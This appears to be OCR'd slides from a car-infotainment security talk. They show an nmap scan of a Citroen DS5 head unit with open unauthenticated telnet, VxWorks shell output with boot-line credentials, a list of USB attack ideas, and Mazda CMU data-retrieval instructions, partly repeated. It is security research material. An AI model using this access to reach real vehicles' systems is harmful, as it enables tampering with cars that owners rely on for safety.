
- Ian Tabor also showed an analysis of the IVI system within the 2015 DS5 1955 Limited Edition. He connected to the device over TCP port 23 (telnet) without any authentication and executed commands.

Having connected to the WiFi, I used NMAP to scan the IP address that was issued to the IVI unit, to the right is the screenshot of the NMAP scan.

Port	Service
23/tcp	telnet
111/tcp	rpcbind
3333/tcp	dec-notes
20000/tcp	dnp



```
20000/tcp open  dnp

Nmap done: 1 IP address (1 host up) scanned in
2.82 seconds
Executing:/data/user/0/
org.kost.nmap.android.networkmapper/bin/nmap
192.168.43.9

Starting Nmap 6.49BETA4 ( https://nmap.org ) at
2016-06-12 20:30 BST
mass_dns: warning: Unable to open /etc/resolv.conf.
Try using --system-dns or specify valid servers with --
dns-servers
mass_dns: warning: Unable to determine any DNS
servers. Reverse DNS is disabled. Try using --
system-dns or specify valid servers with --dns-
servers
Nmap scan report for 192.168.43.9
Host is up (0.025s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
111/tcp   open  rpcbind
3333/tcp  open  dec-notes
20000/tcp open  dnp

Nmap done: 1 IP address (1 host up) scanned in
2.77 seconds
```



```
        TX packets:0 mcast:0 errors:0
        collisions:0 unsupported proto:0
        RX bytes:0  TX bytes:0

usbTgtEnd2      Link type:Ethernet  HWaddr 5d:10:34:35:5d:10  Queue:none
        capabilities: VLAN_MTU
        inet6 unicast fe80::5f10:34ff:fe35:5d10%usbTgtEnd2  prefixlen 64  automatic
        UP RUNNING SIMPLEX BROADCAST MULTICAST
        MTU:1500  metric:1  VR:0  ifindex:3
        RX packets:0 mcast:0 errors:0 dropped:0
        TX packets:8 mcast:8 errors:0
        collisions:0 unsupported proto:0
        RX bytes:0  TX bytes:648

wls0    Link type:71  HWaddr 00:14:09:70:07:94  Queue:none
        inet 192.168.43.9  mask 255.255.255.0  broadcast 192.168.43.255
        inet6 unicast fe80::214:9ff:fe70:794%wls0  prefixlen 64  automatic
        UP RUNNING SIMPLEX BROADCAST MULTICAST DHCP
        MTU:1500  metric:1  VR:0  ifindex:4
        RX packets:1103 mcast:36 errors:0 dropped:2
        TX packets:1073 mcast:8 errors:0
        collisions:0 unsupported proto:0
        RX bytes:62k  TX bytes:97k

wls2    Link type:71  HWaddr 02:14:09:70:07:94  Queue:none
        SIMPLEX BROADCAST MULTICAST
        MTU:1500  metric:1  VR:0  ifindex:5
        RX packets:0 mcast:0 errors:0 dropped:0
        TX packets:0 mcast:0 errors:0
        collisions:0 unsupported proto:0
        RX bytes:0  TX bytes:0

ppp2    Link type:Point to point  Queue:none
        inet 0.0.0.0  mask 255.255.255.255  peer 0.0.0.0
        POINTOPOINT MULTICAST
        MTU:1500  metric:2  VR:0  ifindex:6
        RX packets:0 mcast:0 errors:0 dropped:0
        TX packets:0 mcast:0 errors:0
        collisions:0 unsupported proto:0
        RX bytes:0  TX bytes:0

value = 0 = 0x0
-> version
VxWorks (for Freescale i.MX6Solo A9) version 6.9.3.1.
Kernel: WIND version 2.13.
Made on Nov 23 2015 15:07:17.
Boot line:
motfec(0,0) host:vxWorks h=192.168.0.87 e=192.168.0.223:ffffff00 g=192.168.0.1 u=target pw=vx
value = 105 = 0x69 = 'i'
->
```

USB

- Install apps or malicious apps
- Update the firmware via USB
- Remote Code Execution via the USB stack to IVI
- Killer USB - one that destroys your files
- Some systems support USB-to-ETHERNET adapters by default (another way for your device to have an IP address)

USB CASE: MY CASE

- Owners of Mazda cars have been modding and installing apps to their infotainment using MZD-AIO-TI (MZD All In One Tweaks Installer) in the Mazda3Revolution forum since 2014.




Image Joiner for Background Rotator Tweak.

MZD-AIO-TI v2.0.5

Join multiple images for your infotainment background

Select 10, 480px X 800px Images (Each Image will be resized to 480x800). Background Rotator Rotates 10 Images in 10 Minutes. More options coming soon..


Drag images to change order.

10 images selected.

© 2017 Trevelopment.

USB CASE: MY CASE

- Got curious so read one of the details from a pdf that allows you to pull up data from CMU and also analyze the app from Trez
- Reference: https://github.com/shipcod3/mazda_getInfo/blob/master/cmu_pull_up_details/CMU%20data%20pull%20tool%20instructions.pdf



How to use the CMU data retrieval tool

USB Flash Drive Setup:

1) Prepare a USB flash drive to use for Data extraction. (Flash drive should be blank)

2) Go to MS3 and Click on the Link for CMU data retrieval:

Select IDS/Infotainment tab in MS3.


Select link for "MAZDA CONNECT CMU Data Retrieval".

3) Select the CMU Data Retrieval Files

Home > IDS/Infotainment > MAZDA CONNECT CMU Data Retrieval
MAZDA CONNECT CMU Data Retrieval
CMU Data Retrieval Instructions - Click To Download
CMU Data Retrieval Files - Click To Download

Click to Download the "CMU Data Retrieval Files"

4) Save the zipped folder to your PC (computer) desktop.



9) Copy all 3 files onto the blank USB flash drive.

CMU_data_retrieval ▸ CMU_data_retrieval
Search CMU_data_retrieval
File Edit View Tools Help
Organize ▾
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures

Name	Date modified	Type	Size
cmu_dataretrieval.up	11/20/2014 11:03 ...	UP File	32 KB
dataRetrieval_config.txt	11/20/2014 10:21 ...	Text Document	1 KB
jci-autoupdate	11/20/2014 11:03 ...	File	1 KB

Copy all 3 files onto USB flash drive.

10) The flash drive is now ready to collect data. Remove the flash drive from your PC and take it to the vehicle.

Collecting CMU Data:

Try to duplicate the problem if possible and perform the data collection as soon as possible. Otherwise, perform the following if the customer has experienced the concern within the last week. If customer's concern has occurred over 1 week ago, data collection is not necessary.

1) Insert the prepared USB flash drive into either USB port on the vehicle. (Vehicle can remain running and pulled over or parked safely). A message will briefly display confirming the USB has been recognized. The system will begin downloading data to the USB flash drive when connected.


USB CASE: MY CASE

How to use the CMU data retrieval tool

USB Flash Drive Setup:

1) Prepare a USB flash drive to use for Data extraction. (Flash drive should be blank)


2) Go to MS3 and Click on the Link for CMU data retrieval:



Select IDS/Infotainment tab in MS3.

Select link for “MAZDA CONNECT CMU Data Retrieval”.

3) Select the CMU Data Retrieval Files


Home > IDS/Infotainment > MAZDA CONNECT CMU Data Retrieval
MAZDA CONNECT CMU Data Retrieval

CMU Data Retrieval Instructions - Click To Download


CMU Data Retrieval Files - Click To Download

Click to Download the “CMU Data Retrieval Files”

4) Save the zipped folder to your PC (computer) desktop.

USB CASE: MY CASE

9) Copy all 3 files onto the blank USB flash drive.



CMU_data_retrieval ▸ CMU_data_retrieval

Name	Date modified	Type	Size
cmu_dataretrieval.up	11/20/2014 11:03 ...	UP File	32 KB
dataRetrieval_config.txt	11/20/2014 10:21 ...	Text Document	1 KB
jci-autoupdate	11/20/2014 11:03 ...	File	1 KB

Copy all 3 files onto USB flash drive.

10) The flash drive is now ready to collect data. Remove the flash drive from your PC and take it to the vehicle.

